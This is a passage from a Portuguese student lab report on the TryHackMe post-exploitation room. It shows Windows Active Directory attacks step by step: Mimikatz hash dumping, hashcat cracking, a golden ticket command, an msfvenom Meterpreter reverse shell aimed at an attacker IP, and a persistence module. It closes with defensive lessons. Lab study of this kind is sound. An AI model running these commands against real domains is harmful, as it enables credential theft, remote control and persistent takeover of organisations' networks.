seguinte `cd Downloads && mimikatz.exe`, depois o comando `privilege::debug`.




Passo 2 – Depois coloque o comando `lsadump::lsa /patch` onde teremos os usuários e os hashes das senhas onde encontraremos os hashes da machine 1, pegamos o hash da machine 1 que é `64f12cddaa88057e06a81b54e73b949b` e colocando na máquina kali Linux `hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b rockyou.txt` e descobriremos que a senha é `Password1`



Passo 3 – Agora localizamos a hash da machine 2 dentro deste comando `lsadump::lsa /patch`, a hash da machine 2 é `c39f2beb3d2ec06a62cb887fb391dee0`.



Passo 4 – Respostas da Task 4.




Atividade 1.4 - Task 5 – Ataques Golden Ticket com Mimikatz


Passo 1 – Seguir os passos 1 e 2 da Atividade 1.1. até se logar na máquina Windows, entre na máquina Kali Linux e utilize os seguinte comando: cd Downloads && mimikatz.exe na linha de comando do

mimikatz digite privilege::debug, depois lsadump::lsa /inject /name:krbtgt copie o número do

Controller começando com S o user e o NTLM para criar o bilhete dourado.



Passo 2 – Continuando no Kali Linux, digite o seguinte comando `kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166/krbtgt:5508500012cc005cf7082a9a89ebdfdf/id:500`, no mimikatz utilize o comando `misc:cmd` para ter acesso de administrador a todas as máquinas da rede, porém no Try Hack Me não trabalha com redes e não foi possível ter este acesso.



Passo 3 – Segue as respostas da TASK 5 do Try Hack Me, onde compreendemos como funciona um ataque com o bilhete dourado com Mimikatz



Atividade 1.5 - Tarefa 6 - Enumeração com Gerenciador de Servidor

Passo 1 – Seguir os passos 1 e 2 da Atividade 1.1 até se logar na máquina Windows.

Passo 2 –Entrar na máquina Windows no Server Manager, clicar em Tools e depois em Active Directory Users and Computers.



Passo 3 – Clique em Users e no Name SQL Service terá o password.



Passo 4 – Segue as respostas da Task 6.



Atividade 1.6 - Tarefa 7 - Mantendo o acesso

Passo 1 – Seguir os passos 1 e 2 da Atividade 1.1. até se logar na máquina Windows.

Passo 2 – Na máquina Kali Linux digite o comando `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.138.101 LPORT=4444 -f exe -o shell.exe`, depois `msfconsole` na linha de comando do metasploit use `/exploit/multi/ handler`, set `payload windows/meterpreter/reverse_tcp` configurar o

lhost com 10.2.31.179 e o lport = 4343 e terá o shell reverse com o meterpreter



Passo 3 – colocar a sessão 1 em background com o comando background na linha de comando do metasploit table use exploit/windows/local/persistence_service,faz novamente um shell reverse tcp e agora cria um meterpreter sem precisar que a vítima clique no shell infectado.



Passo 4 – No Meterpreter podemos verificar que com o comando `getuid` vemos que temos acesso de administrador colocamos o shell e temos acesso de administrador com o comando `whoami`



- Qual o domínio? CONTROLLER
 - Qual é o domain controller? CONTROLLER.local
 - Quantos computadores existem no domínio? Quais os sistemas operacionais de cada um? São 3 computadores no domínio, o Windows server e 2 Windows 10 Enterprise Valuation.
 - Quantos usuários e grupos existem no domínio?
 - Quais usuários estão em grupos privilegiados (Domain Admins, Enterprise Admins, etc.)?
 - Existe algum usuário que nunca alterou a senha? Se sim, quais?
 - Quais compartilhamentos de arquivos você consegue encontrar? Há algo interessante neles?
 - Qual é o tamanho mínimo de senha exigido no domínio?
 - Qual é o tempo máximo permitido para uma senha ser usada antes de expirar?
 - Quantas senhas antigas o domínio guarda no histórico para impedir reuso? •
- Identifique usuários que possuem SPNs configurados no domínio.
- Realize um ataque de Kerberoasting contra esses usuários e extraia o hash do ticket Kerberos. Mostre o comando utilizado e copie o hash extraído.
 - Realize um ataque DCSync no Active Directory e liste todos os hashes obtidos.

2.4. Análise dos Resultados:

Foi realizada a execução de máquina virtual Windows e alguns comandos no terminal do Kali Linux.

Interpretação dos resultados:

- 1) Na Atividade 1 – Conseguir o acesso de administrador e fazer enumeração para conseguir acessos e manter os acessos depois de concluído o exploit.
- 2) Na Atividade 2 – Obter informações dos usuários, grupos, domínios, políticas de senha, para que o ataque seja bem orquestrado e não deixe vestígios.

3. Considerações finais

Nesta sala, exploramos técnicas Pós Exploração no Active Directory utilizando o Kali Linux e uma máquina vulnerável Windows conseguindo acessos de administrador, senhas, hashes de senhas, invadir as máquinas da rede, enumeração de máquinas que pertencem a rede, manter o acesso persistente.

As principais lições aprendidas incluem:

- 1) Não autorizar que scripts sejam executados dentro do sistema.
- 2) Verificar possíveis enumerações.
- 3) Desconfiar de arquivos incomuns em todo o sistema e na pasta temporária.
- 4) Utilizar senhas fortes pois mesmo conseguindo o hash da sua senha será mais difícil o atacante decifrar sua senha.

- 5) Verificar portas utilizadas indevidamente.
- 6) Sempre verificar no AD se há usuários que não fazem parte da organização.

4. Referências

Site: <https://tryhackme.com/room/postexploit>

Site: <https://medium.com/@kawsaruddin238/post-exploitation-basics-tryhackme-3a56b5ca6ef5>

Site: <https://hackmd.io/@Fraize/thm-postexploitationbasics>

Site: <https://ashokreddyz.medium.com/windows-priv-esc-arena-walkthrough-try-hackme-by-tcm-security-3778a50db534>

Site:

<https://www.youtube.com/watch?v=zXl5WWo3wCs&list=PL9BcbreDwbjHMwwogV4GtueJA9kn5UuTb&index=1>

